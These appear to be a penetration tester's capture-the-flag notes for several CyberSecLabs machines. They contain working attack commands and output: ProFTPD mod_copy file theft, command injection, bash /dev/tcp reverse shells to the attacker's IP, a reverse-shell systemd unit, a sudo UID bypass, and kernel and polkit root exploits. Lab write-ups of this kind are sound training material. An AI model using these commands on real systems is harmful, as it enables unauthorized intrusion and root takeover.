[*] Executing payload against removestaticdhcp command
[*] Command shell session 2 opened (10.10.0.16:4444 -> 172.31.1.26:44204) at 2023-01-17 21:30:48 -0500
id

uid=0(root) gid=0(root) groups=0(root)

```

AND WE ARE ROOT

Outdated

NMAP

PORT	STATE	SERVICE	REASON
21/tcp	open	ftp	syn-ack
22/tcp	open	ssh	syn-ack
111/tcp	open	rpcbind	syn-ack
2049/tcp	open	nfs	syn-ack
41444/tcp	open	unknown	syn-ack
55774/tcp	open	unknown	syn-ack
55976/tcp	open	unknown	syn-ack
55994/tcp	open	unknown	syn-ack
57128/tcp	open	unknown	syn-ack

```
└──(kali㉿kali)-[~/Desktop/CyberSecLabs/Outdated]
$ nmap -p 21,2049,41444,55774,55976,55994,57128 -sV -A -T4 172.31.1.22
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-18 02:31 EST
Nmap scan report for 172.31.1.22
Host is up (0.18s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp     ProFTPD 1.3.5
2049/tcp   open  nfs     2-4 (RPC #100003)
41444/tcp  open  mountd  1-3 (RPC #100005)
55774/tcp  open  mountd  1-3 (RPC #100005)
55976/tcp  open  mountd  1-3 (RPC #100005)
55994/tcp  open  nlockmgr 1-4 (RPC #100021)
57128/tcp  open  status   1 (RPC #100024)
Service Info: OS: Unix
```

ANONYMOUS LOGIN DIDN'T WORK

```
└──(kali㉿kali)-[~/Desktop/CyberSecLabs/Outdated]
$ mkdir tmp
```

```
[kali㉿kali)-[~/Desktop/CyberSecLabs/Outdated]
$ sudo mount -t nfs "172.31.1.22:/var/nfsbackups" tmp

[kali㉿kali)-[~/Desktop/CyberSecLabs/Outdated]
$ cd tmp/

[kali㉿kali)-[~/Desktop/CyberSecLabs/Outdated/tmp]
$ ls -la
total 20
drwxr-xr-x 5 kali kali 4096 Jul  2  2020 .
drwxr-xr-x 3 kali kali 4096 Jan 18 02:33 ..
drwxr-xr-x 2 kali kali 4096 Jun 30  2020 anna
drwxr-xr-x 2 kali kali 4096 Jun 30  2020 daniel
drwxr-xr-x 2 kali kali 4096 Jun 30  2020 robert

[kali㉿kali)-[~/Desktop/CyberSecLabs/Outdated/tmp]
$ 
```

Node Type: Rich Text - Date Created: 2023/01/18 - 02:30 - Date Modified: 2023/01/18 - 0

```
[kali㉿kali)-[~/Desktop/CyberSecLabs/Outdated/tmp]
```

```
$ cd anna
```

```
[kali㉿kali)-[~/.../CyberSecLabs/Outdated/tmp/anna]
```

```
$ ls -la
```

Glass

total 8

drwxr-xr-x 2 kali kali 4096 Jun 30 2020 .

drwxr-xr-x 5 kali kali 4096 Jul 2 2020 ..

```
[kali㉿kali)-[~/.../CyberSecLabs/Outdated/tmp/anna]
```

```
$ cd ..
```

```
[kali㉿kali)-[~/Desktop/CyberSecLabs/Outdated/tmp]
```

```
$ cd daniel
```

```
[kali㉿kali)-[~/.../CyberSecLabs/Outdated/tmp/daniel]
```

```
$ ls -la
```

Monitor

total 8

drwxr-xr-x 2 kali kali 4096 Jun 30 2020 .

drwxr-xr-x 5 kali kali 4096 Jul 2 2020 ..

```
[kali㉿kali)-[~/.../CyberSecLabs/Outdated/tmp/daniel]
```

```
$ cd ..
```

```
[kali㉿kali)-[~/Desktop/CyberSecLabs/Outdated/tmp]
```

```
$ cd robert
```

```
[kali㉿kali)-[~/.../CyberSecLabs/Outdated/tmp/robert]
```

```
$ ls -la
```

Sam

total 8

drwxr-xr-x 2 kali kali 4096 Jun 30 2020 .

drwxr-xr-x 5 kali kali 4096 Jul 2 2020 ..

```
[kali㉿kali)-[~/.../CyberSecLabs/Outdated/tmp/robert]
```

```
$ cd ..
```

```
[kali㉿kali)-[~/Desktop/CyberSecLabs/Outdated/tmp]
```

```
$
```

Cold

NOTHING...

CONTINUING ENUMERATION

Exploit Title	Path
FreeBSD - 'ftpd / ProFTPD' Remote Command Execution	freebsd/remote/18181.txt
ProFTPd - 'ftpctl' 'pr_ctrls_connect' Local Overflow	linux/local/394.c
ProFTPd - 'mod_mysql' Authentication Bypass	multiple/remote/8037.txt
ProFTPd - 'mod_sftp' Integer Overflow Denial of Service (PoC)	linux/dos/16129.txt
ProFTPd 1.2 - 'SIZE' Remote Denial of Service	linux/dos/20536.java
ProFTPd 1.2 < 1.3.0 (Linux) - 'sreplace' Remote Buffer Overflow (Metasploit)	linux/remote/16852.rb
ProFTPd 1.2 pre1/pre2/pre3/pre4/pre5 - Remote Buffer Overflow (1)	linux/remote/19475.c
ProFTPd 1.2 pre1/pre2/pre3/pre4/pre5 - Remote Buffer Overflow (2)	linux/remote/19476.c
ProFTPd 1.2 pre6 - 'snprintf' Remote Root	linux/remote/19503.txt
ProFTPd 1.2.0 pre10 - Remote Denial of Service	linux/dos/244.java
ProFTPd 1.2.0 rc2 - Memory Leakage	linux/dos/241.c
ProFTPd 1.2.10 - Remote Users Enumeration	linux/remote/581.c
ProFTPd 1.2.7 < 1.2.9rc2 - Remote Code Execution / Brute Force	linux/remote/110.c
ProFTPd 1.2.7/1.2.8 - '.ASCII' File Transfer Buffer Overrun	linux/dos/23170.c
ProFTPd 1.2.9 RC1 - 'mod_sql' SQL Injection	linux/remote/43.php
ProFTPd 1.2.9 rc2 - '.ASCII' File Remote Code Execution (1)	linux/remote/107.c
ProFTPd 1.2.9 rc2 - '.ASCII' File Remote Code Execution (2)	linux/remote/3021.txt
ProFTPd 1.2.x - 'STAT' Denial of Service	linux/dos/22079.sh
ProFTPd 1.3 - 'mod_sql' 'Username' SQL Injection	multiple/remote/32798.php
ProFTPd 1.3.0 (OpenSUSE) - 'mod_ctrls' Local Stack Overflow	unix/local/10044.pl
ProFTPd 1.3.0 - 'sreplace' Remote Stack Overflow (Metasploit)	linux/remote/2856.php
ProFTPd 1.3.0/1.3.0a - 'mod_ctrls' 'support' Local Buffer Overflow (1)	linux/local/3330.php
ProFTPd 1.3.0/1.3.0a - 'mod_ctrls' 'support' Local Buffer Overflow (2)	linux/local/3333.php
ProFTPd 1.3.0/1.3.0a - 'mod_ctrls' exec-shield Local Overflow	linux/local/3730.txt
ProFTPd 1.3.0a - 'mod_ctrls' 'support' Local Buffer Overflow (PoC)	linux/dos/2928.py
ProFTPd 1.3.2 rc3 < 1.3.3b (FreeBSD) - Telnet IAC Buffer Overflow (Metasploit)	linux/remote/16878.rb
ProFTPd 1.3.2 rc3 < 1.3.3b (Linux) - Telnet IAC Buffer Overflow (Metasploit)	linux/remote/16851.rb
ProFTPd 1.3.3c - Compromised Source Backdoor Remote Code Execution	linux/remote/15662.txt
ProFTPd 1.3.5 - 'mod_copy' Command Execution (Metasploit)	linux/remote/37262.rb
ProFTPd 1.3.5 - 'mod_copy' Remote Command Execution	linux/remote/36803.py
ProFTPd 1.3.5 - 'mod_copy' Remote Command Execution (2)	linux/remote/49908.py
ProFTPd 1.3.5 - File Copy	linux/remote/36742.txt
ProFTPd 1.3.7a - Remote Denial of Service	multiple/dos/49697.py
ProFTPd 1.x - 'mod_tls' Remote Buffer Overflow	linux/remote/4312.c
ProFTPd IAC 1.3.x - Remote Command Execution	linux/remote/15449.php
ProFTPd 1.3.3c - Backdoor Command Execution (Metasploit)	linux/remote/16921.rb
WU-FTPD 2.4.2 / SCO Open Server 5.0.5 / ProFTPd 1.2 pre1 - 'realpath'	linux/remote/19086.c
WU-FTPD 2.4.2 / SCO Open Server 5.0.5 / ProFTPd 1.2 pre1 - 'realpath'	linux/remote/19087.c
WU-FTPD 2.4/2.5/2.6 / Trolltech ftpd 1.2 / ProFTPd 1.2 / BeroFTPD 1.3	linux/remote/20690.sh

Shellcodes: No Results

THESE WON'T FIT OUT NEEDS DIRECTLY, HOWEVER WE KNOW THAT WE CAN COPY TO AND FROM THE SERVER AND LOOKING AT THE EXPLOIT WE CAN RUN FTP COMMANDS

```
s.send('site cpfr /etc/passwd')
s.recv(1024)
s.send('site cpto ' + evil)
s.recv(1024)
s.send('site cpfr /proc/self/fd/3')
s.recv(1024)
s.send('site cpto ' + directory + 'infogen.php')
s.recv(1024)
s.close()
```

```
└──(kali㉿kali)-[~/Desktop/CyberSecLabs/Outdated] (1024)
$ nc 172.31.1.22 21
220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [172.31.1.22]
site help
214-The following SITE commands are recognized (* =>'s unimplemented)
CPFR <sp> pathname
CPTO <sp> pathname
HELP
CHGRP
CHMOD
214 Direct comments to root@outdated
```

```
220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [172.31.1.22]
site help
214-The following SITE commands are recognized (* =>'s unimplemented)
CPFR <sp> pathname
CPTO <sp> pathname
HELP
CHGRP
CHMOD
214 Direct comments to root@outdated
CPFR /etc/passwd
500 CPFR not understood
site cpfr /etc/passwd
350 File or directory exists, ready for destination name
site cpto /var/nfsbackups/passwd
250 Copy successful
```

NOTICE IN OUR MOUNTED NFS WE HAVE THE FOLLOWING NOW

```
[kali㉿kali)-[~/Desktop/CyberSecLabs/Outdated/tmp]
$ ls -la
total 24
drwxr-xr-x 5 kali kali 4096 Jan 18 2023 .
drwxr-xr-x 3 kali kali 4096 Jan 18 02:37 ..
drwxr-xr-x 2 kali kali 4096 Jun 30 2020 anna
drwxr-xr-x 2 kali kali 4096 Jun 30 2020 daniel
-rw-r--r-- 1 kali kali 995 Jan 18 2023 passwd
drwxr-xr-x 2 kali kali 4096 Jun 30 2020 robert
```

LETS TRY TO COPY THE HOME DIRECTORIES FROM WHAT WE BELIEVE ARE USERS ON THE MACHINE

```
site cpfr /home/anna
550 /home/anna: No such file or directory
site cpfr /home/daniel
350 File or directory exists, ready for destination name
site cpto /var/nfsbackups/daniel
250 Copy successful
```

```
[kali㉿kali)-[~/.../CyberSecLabs/Outdated/tmp/daniel]
$ ls -la
total 44
drwxr-xr-x 4 kali kali 4096 Jan 18 2023 .
drwxr-xr-x 5 kali kali 4096 Jan 18 02:41 ..
-rw-r--r-- 1 kali kali 33 Jan 18 2023 access.txt
-rw-r--r-- 1 kali kali 232 Jan 18 2023 .bash_history
-rw-r--r-- 1 kali kali 220 Jan 18 2023 .bash_logout
-rw-r--r-- 1 kali kali 3486 Jan 18 2023 .bashrc
drwxr-xr-x 2 kali kali 4096 Jan 18 2023 .cache
-rw-r--r-- 1 kali kali 675 Jan 18 2023 .profile
drwxr-xr-x 2 kali kali 4096 Jan 18 2023 .ssh
-rw-r--r-- 1 kali kali 4150 Jan 18 2023 .viminfo
```

I HAD A PROBLEM HERE, SO LETS TRY THIS

```
[kali㉿kali)-[~/Desktop/CyberSecLabs/Outdated]
$ subl /etc/ssh/ssh_config
```

AT THE BOTTOM OF THE FILE THIS WAS ADDED

```
# VisualHostKey no
# ProxyCommand ssh -q -W %h:%p gateway.example
# RekeyLimit 1G 1h
# UserKnownHostsFile ~/.ssh/known_hosts.d/%k
SendEnv LANG LC_*
HashKnownHosts yes
GSSAPIAuthentication yes
PubkeyAcceptedKeyTypes=+ssh-rsa
HostKeyAlgorithms=+ssh-rsa
```

```
PubkeyAcceptedKeyTypes=+ssh-rsa
HostKeyAlgorithms=+ssh-rsa
```

```
[kali㉿kali)-[~/Desktop/CyberSecLabs/Outdated]
$ ssh -i id_rsa daniel@172.31.1.22
Welcome to Ubuntu 12.04.5 LTS (GNU/Linux 3.13.0-32-generic x86_64)

 * Documentation: https://help.ubuntu.com/
New release '14.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Thu Jul  2 11:39:23 2020 from 172.31.249.99
daniel@outdated:~$ ls -la
total 44
drwxr-xr-x 4 daniel daniel 4096 Jun 30  2020 .
drwxr-xr-x 4 root   root   4096 Jun 28  2020 ..
-rw-rw-r-- 1 daniel daniel  33 Jun 30  2020 access.txt
-rw----- 1 daniel daniel 232 Jul  2  2020 .bash_history
-rw-r--r-- 1 daniel daniel 220 Jun 28  2020 .bash_logout
-rw-r--r-- 1 daniel daniel 3486 Jun 28  2020 .bashrc
drwx----- 2 daniel daniel 4096 Jun 28  2020 .cache
-rw-r--r-- 1 daniel daniel  675 Jun 28  2020 .profile
drwx----- 2 daniel daniel 4096 Jun 30  2020 .ssh
-rw----- 1 daniel daniel 4150 Jun 30  2020 .viminfo
daniel@outdated:~$
```

LINPEAS

```
OS: Linux version 3.13.0-32-generic (buildd@phianna) (gcc version 4.6.3 (Ubuntu/Linaro 4.6.3-1ubuntu5) ) #57~precise1-Ubuntu SMP Tue Jul 15 03:51:20 UTC 2014  
User & Groups: uid=1000(daniel) gid=1000(daniel) groups=1000(daniel),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),108(lpadmin),109(sambashare)  
Hostname: outdated
```

```
[+] [CVE-2016-5195] dirtycow
Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
Exposure: highly probable
Tags: debian=7|8,RHEL=5{kernel:2.6.(18|24|33)-*},RHEL=6{kernel:2.6.32-*|3.(0|2|6|8|10).*|2.6.33.9-rt31},RHEL=7{kernel:3.10.0-*|4.2.0-0.21.el7},[ ubuntu=16.04|14.04|12.04 ]
Download URL: https://www.exploit-db.com/download/40611
Comments: For RHEL/CentOS see exact vulnerable versions here: https://access.redhat.com/sites/default/files/rh-cve-2016-5195_5.sh
Jun 30 2020 access.txt
Jun 28 2020 .bash_logout
[+] [CVE-2016-5195] dirtycow 2
Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
Exposure: highly probable
Tags: debian=7|8,RHEL=5|6|7,[ ubuntu=14.04|12.04 ],ubuntu=10.04{kernel:2.6.32-21-generic},ubuntu=16.04{kernel:4.4.0-21-generic}
Download URL: https://www.exploit-db.com/download/40839
ext-url: https://www.exploit-db.com/download/40847
Comments: For RHEL/CentOS see exact vulnerable versions here: https://access.redhat.com/sites/default/files/rh-cve-2016-5195_5.sh
[+] [CVE-2015-1328] overlayfs
Details: http://seclists.org/oss-sec/2015/q2/717
Exposure: highly probable
Tags: [ ubuntu=(12.04|14.04){kernel:3.13.0-(2|3|4|5)*-generic} ],ubuntu=(14.10|15.04){kernel:3.(13|16).0-*generic}
Download URL: https://www.exploit-db.com/download/37292
```

LETS TRY OVERLAYFS SINCE I ALREADY HAVE THAT EXPLOIT IN LinuxPrivEsc.sh SCRIPT THAT I MADE

<https://github.com/overgrowncarrot1/Invoke-Everything/blob/main/LinuxPrivEsc.sh>

```
daniel@outdated:/tmp$ bash LinuxPrivEsc.sh
[!] This is a proof of concept exploit script for Linux Privilege Escalation.
[!] It is intended to demonstrate how to exploit a vulnerability in a Linux
[!] application to gain root access. The script will attempt to exploit a
[!] specific vulnerability in a process running under a user account.
[!] If successful, it will gain root privileges and print a message indicating
[!] that root access has been obtained.
[!] Note: This script is for educational purposes only and should not be used
[!] for unauthorized access or malicious purposes.
[!] If you are not familiar with Linux privilege escalation, please consult
[!] documentation or seek guidance from a security professional before
[!] attempting to use this script.
[!] Script is not an end all be all, you may actually need to do some manual enumeration and exploitation
[!] Make sure linpeas is in the folder you have your web server on and is called linpeas.sh (ex: python3 -m http.server 8080)
[!] Segmentation fault or critical error is ok... let the script continue running
LHOST
10.10.0.16
Web server LPORT
80
Before Downloading linpeas looking for easy wins
Looking at cronjobs and saving in info.txt
```

```
Running linpeas and saving to lin.txt this may take a few minutes
Running linpeas with user daniel on Wed Jan 18 00:14:20 PST 2023
. . . . . logrotate: bad argument --version: unknown error
[+] [CVE-2015-1328] overlayfs
[+] [CVE-2015-8660] overlayfs (ovl_setattr)
[+] [CVE-2015-8660] overlayfs (ovl_setattr)
[2] overlayfs
Most likely vulnerable to Overlayfs
Found vulnerability with user daniel on Wed Jan 18 00:14:20 PST 2023
Would you like to exploit this vulnerability (y/n):
```

```
Trying to exploit
Tags: [ ubuntu=(12.04|14.04){kernel:3.13.0-(2|3|4|5)*-generic} ],ubuntu=(14.10|15.04){kernel:3.(13|16).0-*generic}
Do a [searchsploit -m linux/local/37292.c on kali machine] and make sure python server is still running
Press enter when exploit is downloaded and python server is ready
```

```
(kali㉿kali)-[~/Desktop/CyberSecLabs/Outdated]
$ searchsploit -m linux/local/37292.c
Exploit: Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local Privilege Escalation
URL: https://www.exploit-db.com/exploits/37292
Path: /usr/share/exploitdb/exploits/linux/local/37292.c
Codes: CVE-2015-1328
Verified: True
File Type: C source, ASCII text, with very long lines (466)
Copied to: /home/kali/Desktop/CyberSecLabs/Outdated/37292.c
```

```
(kali㉿kali)-[~/Desktop/CyberSecLabs/Outdated]
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
Press enter when exploit is downloaded and python server is ready
```

NOW WE CAN HIT ENTER ON THE SCRIPT

```
Press enter when exploit is downloaded and python server is ready
--2023-01-18 00:17:52--  http://10.10.0.16/37292.c
Connecting to 10.10.0.16:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4968 (4.9K) [text/x-csrc]
Saving to: `37292.c'

100%[=====] 4,968      --.-K/s   in 0.002s

2023-01-18 00:17:53 (2.69 MB/s) - `37292.c' saved [4968/4968]

spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),108(lpadmin),109(sambashare),1000(daniel)
#
```

AND WE ARE ROOT!!!

Unroot

NMAP

```
PORT      STATE SERVICE REASON  
22/tcp    open  ssh      syn-ack  
80/tcp    open  http     syn-ack
```

```
Read data files from: /usr/bin/../share/nmap  
Nmap done: 1 IP address (1 host up) scanned in 0.32 seconds
```

```
└─(kali㉿kali)-[~/Desktop/CyberSecLabs/Unroot]
```

```
└─$ nmap -p 80 -sC -sV 172.31.1.17  
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-18 07:31 EST  
Nmap scan report for 172.31.1.17  
Host is up (0.18s latency).
```

```
PORT      STATE SERVICE VERSION  
80/tcp    open  http      Apache httpd 2.4.18 ((Ubuntu))  
|_http-server-header: Apache/2.4.18 (Ubuntu)  
|_http-robots.txt: 1 disallowed entry  
|_/  
|_http-title: phpMyAdmin
```

```
Service detection performed. Please report any incorrect results at https://nmap.org/submit/.  
Nmap done: 1 IP address (1 host up) scanned in 15.67 seconds
```


```
└─(kali㉿kali)-[~/Desktop/CyberSecLabs/Unroot]
```

```
└─$
```

TRIED TO LOGIN TO PHPMYADMIN AND NONE OF THE DEFAULT CRED'S WERE WORKING

DID A DIRECTORY BUSTER

	Target Url	http://172.31.1.17				
	Threads	50				
	Wordlist	/usr/share/wordlists/dirb/big.txt				
	Status Codes	[200, 204, 301, 302, 307, 308, 401, 403, 405, 500]				
	Timeout (secs)	7				
	User-Agent	feroxbuster/2.7.3				
	Config File	/etc/feroxbuster/ferox-config.toml				
	Extensions	[php, txt, zip]				
	HTTP methods	[GET]				
	Recursion Depth	4				
Press [ENTER] to use the Scan Management Menu™						
200	GET	76l	435w	0c	http://172.31.1.17/	
403	GET	9l	28w	276c	http://172.31.1.17/.php	
403	GET	9l	28w	276c	http://172.31.1.17/.htaccess	
403	GET	9l	28w	276c	http://172.31.1.17/.htaccess.php	
403	GET	9l	28w	276c	http://172.31.1.17/.htaccess.txt	
403	GET	9l	28w	276c	http://172.31.1.17/.htaccess.zip	
403	GET	9l	28w	276c	http://172.31.1.17/.htpasswd	
403	GET	9l	28w	276c	http://172.31.1.17/.htpasswd.php	
403	GET	9l	28w	276c	http://172.31.1.17/.htpasswd.txt	
403	GET	9l	28w	276c	http://172.31.1.17/.htpasswd.zip	
200	GET	336l	2992w	19186c	http://172.31.1.17/ChangeLog	
200	GET	52l	212w	1520c	http://172.31.1.17/README	
200	GET	76l	435w	0c	http://172.31.1.17/ajax.php	
200	GET	76l	435w	0c	http://172.31.1.17/changelog.php	
301	GET	9l	28w	308c	http://172.31.1.17/dev => http://172.31.1.17/dev/	
301	GET	9l	28w	308c	http://172.31.1.17/doc => http://172.31.1.17/doc/	



Index of /dev

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
Parent Directory		-	
info.php	2020-05-03 19:30	20	
ping-test.php	2020-05-03 22:54	393	

Apache/2.4.18 (Ubuntu) Server at 172.31.1.17 Port 80

THE PING-TEST.PHP SHOWS THAT WE CAN DO COMMAND INJECTION

WE USED | id AND GET THE FOLLOWING OUTPUT

Host to Ping:

```
[Run] uid=1000(joe) gid=1000(joe) groups=1000(joe),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
```

BASH REVERSE SHELL WITH THE FOLLOWING COMMAND

```
bash -c "bash -i >& /dev/tcp/10.10.0.16/445 0>&1"
```

```
└─(kali㉿kali)-[~/Desktop/CyberSecLabs/Unroot]
└$ nc -lvpn 445
listening on [any] 445 ...
connect to [10.10.0.16] from (UNKNOWN) [172.31.1.17] 34832
bash: cannot set terminal process group (1023): Inappropriate ioctl for device
bash: no job control in this shell
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

joe@Unroot:/var/www/dev$
```

```
joe@Unroot:/var/www/dev$ sudo -l
Matching Defaults entries for joe on Unroot:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User joe may run the following commands on Unroot:
    (ALL, !root) NOPASSWD: ALL
joe@Unroot:/var/www/dev$
```

SO WE CAN RUN EVERYTHING NOT AS ROOT...

<https://github.com/kumar1100/CVE2019-14287>

```
sudo -u#-1 bash
or,
sudo -u#4294967295 bash
```

```
joe@Unroot:/var/www$ sudo -u#-1 bash
root@Unroot:/var/www# id
uid=0(root) gid=1000(joe) groups=1000(joe)
root@Unroot:/var/www#
```

Simple

NMAP

```
PORT      STATE SERVICE REASON  
22/tcp    open  ssh      syn-ack  
80/tcp    open  http     syn-ack
```

```
Read data files from: /usr/bin/../share/nmap  
Nmap done: 1 IP address (1 host up) scanned in 0.25 seconds
```

HTTP

[←](#) [→](#) [C](#) [HomeAs](#)

172.31.1.2

[Kali Linux](#) [Kali Tools](#) [Kali Docs](#) [Kali Forums](#) [Kali NetHunter](#) [Exploit-DB](#) [Google H](#)

Feb

The news module was installed. Exciting. This news article is not using the Summary field and therefore there is no link to read more. But you can click on the news heading to read only this article.



© Copyright 2004 - 2023 - CMS Made Simple

This site is powered by [CMS Made Simple](#) version 2.2.4

LOOKS LIKE WE HAVE SQL INJECTION

CMS Made Simple 2.2.5 - (Authenticated) Remote Code Execution	php/webapps/44976.py
CMS Made Simple 2.2.7 - (Authenticated) Remote Code Execution	php/webapps/45793.py
CMS Made Simple < 1.12.1 / < 2.1.3 - Web Server Cache Poisoning	php/webapps/39760.txt
CMS Made Simple < 2.2.10 - SQL Injection	php/webapps/46635.py
CMS Made Simple Antz Toolkit 1.02 - Arbitrary File Upload	php/webapps/34300.py
CMS Made Simple Download Manager 1.4.1 - Arbitrary File Upload	php/webapps/34298.py
CMS Made Simple Showtime2 Module 3.6.2 - (Authenticated) Arbitrary File Upload	php/webapps/46546.py
Shellcodes: No Results	

```
(kali㉿kali)-[~/Desktop/CyberSecLabs/Simple]
$ python2 46635.py -u http://172.31.1.2 -w /usr/share/wordlists/rockyou.txt -c
```

```
[+] Salt for password found: 18207a2929431d9f      Weak
[+] Username found: david
[+] Email found: david@simple.csl
[+] Password found: bbeabbca0fff4e851f840ffad0680dcf
[+] Password cracked: punisher
```

WHEN WE GOT ON THE SITE A PHP WOULD NOT UPLOAD WE TRIED A COUPLE OF DIFFERENT THINGS AND GOT PHTML TO LOAD

```
(kali㉿kali)-[~/Desktop/CyberSecLabs/Simple]
$ cp /usr/share/webshells/php/php-reverse-shell.php .
```

The screenshot shows a CMS interface with a sidebar containing 'Content' (highlighted with a red box), 'File Manager' (also highlighted with a red box), 'News', 'Layout', 'User Management', 'Extensions', 'Site Admin', and 'My Preferences'. The main area is titled 'File Manager' and shows the current path as 'root / uploads'. It displays a list of files and directories:

File name-	Mime Type	File info	Owner	Permissions	Size	Date	Actions
..							checkbox
simplex			david	755			checkbox
ngrey			david	755			checkbox
NCleanBlue			david	755			checkbox
images			david	755			checkbox
shell.phtml	text/x-php		david	644	5491 bytes	Jan 20, 2023	<input checked="" type="checkbox"/>
shell.inc	text/x-php		david	644	5491 bytes	Jan 20, 2023	checkbox
index.html	inode/x-empty		david	644	0 bytes	Feb 8, 2020	checkbox

At the bottom, it says '11 kb in 3 files and 4 subdirectories'.

```
(kali㉿kali)-[~/Desktop/CyberSecLabs/Simple]
$ nc -lvpn 445
listening on [any] 445 ...
connect to [10.10.0.16] from (UNKNOWN) [172.31.1.2] 43
Linux simple 4.15.0-76-generic #86-Ubuntu SMP Fri Jan
12:38:03 up 26 min, 0 users, load average: 0.00, 0.
USER        TTY        FROM                  LOGIN@    IDLE    JCP
uid=1000(david)  gid=1000(david)  groups=1000(david),4(a
/bin/sh: 0: can't access tty; job control turned off
$ whoami
david
$ █
```

```
david@simple:/home/david$ find / -perm -u=s -type f 2>/dev/null  
/bin/umount  
/bin/ping  
/bin/mount  
/bin/systemctl  
/bin/su  
/bin/fusermount  
/usr/bin/passwd  
/usr/bin/sudo  
/usr/bin/newuidmap
```

SYSTEMCTL WAS NOT WORKING FOR US

WE CAN USE LINPEAS OR THE LINUXPRIVESC SCRIPT THAT I MADE AND FIND THE FOLLOWING

FROM THERE WE DO NOT HAVE GCC SO WE HAVE TO USE THE PYTHON3 SCRIPT, WHICH WE KNOW WE HAVE PYTHON3 ON THE MACHTNE

<https://github.com/joeammond/CVE-2021-4034>

```
david@simple:/tmp$ python3 CVE-2021-4034.py
[+] Creating shared library for exploit code.
[+] Calling execve()
# id
uid=0(root) gid=1000(david) groups=1000(david),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),108(lxd)
# ^C
# 
```

HOWEVER, IF YOU WANT TO USE /BIN/SYSTEMCTL I FOUND MY OLD NOTES AND WE DID GET IT ON THE BOX

F SYSTEMCTL SUID BIT IS SET MAKE THE FOLLOWING FILE ON YOUR KALI MACHINE

nano root.service

[Unit]

Description=Root

[Service]

Type=simple

User=root

ExecStart=/bin/bash -c 'bash -i >& /dev/tcp/10.10.0.16/4444 0>&1'

[Install]

WantedBy=multi-user.target

NOW THAT WE HAVE ROOT.SERVICE WE NEED TO PUT THAT ON THE OTHER MACHINE

FROM THERE WE NEED TO TELL SYSTEMCTL WHERE TO PULL IT FROM

```
david@simple:/home/david$ cd /bin/
david@simple:/bin$ ./systemctl enable /home/david/root.service
Created symlink /etc/systemd/system/multi-user.target.wants/root.service -> /home/david/root.service.
Created symlink /etc/systemd/system/root.service -> /home/david/root.service.
david@simple:/bin$ ./systemctl start root
david@simple:/bin$ 
```

MAKE SURE YOU HAVE A LISTENER STARTED BEFOREHAND AND YOU WILL CATCH A ROOT SHELL

Share

PORT	STATE	SERVICE	REASON
21/tcp	open	ftp	1.1.18 syn-ack
80/tcp	open	http	syn-ack
111/tcp	open	rpcbind	syn-ack
27853/tcp	open	unknown	syn-ack
37385/tcp	open	unknown	syn-ack
47955/tcp	open	unknown	syn-ack
51275/tcp	open	unknown	syn-ack
59919/tcp	open	unknown	syn-ack

```
david@simple:/bin$ ./systemctl start root
PORT      STATE SERVICE   VERSION
27853/tcp  open  ssh        OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 9793e47f41799cbd3dd890c393d5539f (RSA)  (U) HAVE A LISTENER STARTED BEFOREHAND AND YOU WILL NOT GET THIS
|   256 1166e98432857bc788f31997741e6c29 (ECDSA)
|_ 256 cc661e1a913156567ce5d3465d682ab7 (ED25519)
37385/tcp  open  nlockmgr  1-4 (RPC #100021)
47955/tcp  open  mountd    1-3 (RPC #100005)
51275/tcp  open  mountd    1-3 (RPC #100005)
59919/tcp  open  mountd    1-3 (RPC #100005)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
(kali㉿kali)-[~/Desktop/CyberSecLabs/Shares]
$ showmount -e 172.31.1.7
Export list for 172.31.1.7:
/home/amir *.*.*.*
```

```
(kali㉿kali)-[~/Desktop/CyberSecLabs/Shares]
$ sudo mount -t nfs "172.31.1.7:/home/amir" share
```

```
(kali㉿kali)-[~/Desktop/CyberSecLabs/Shares/share]
└─$ ls -la
total 40
drwxrwxr-x 5 kali kali 4096 Apr  2  2020 .
drwxr-xr-x 3 kali kali 4096 Jan 20 08:08 ..
-rw-r--r-- 1 kali kali     0 Apr  2  2020 .bash_history
-rw-r--r-- 1 kali kali   220 Apr  4  2018 .bash_logout*
-rw-r--r-- 1 kali kali  3786 Apr  2  2020 .bashrc
drw-r--r-- 2 kali kali 4096 Apr  2  2020 .cache
drw-r--r-- 3 kali kali 4096 Apr  2  2020 .gnupg
-rw-r--r-- 1 kali kali   807 Apr  4  2018 .profile
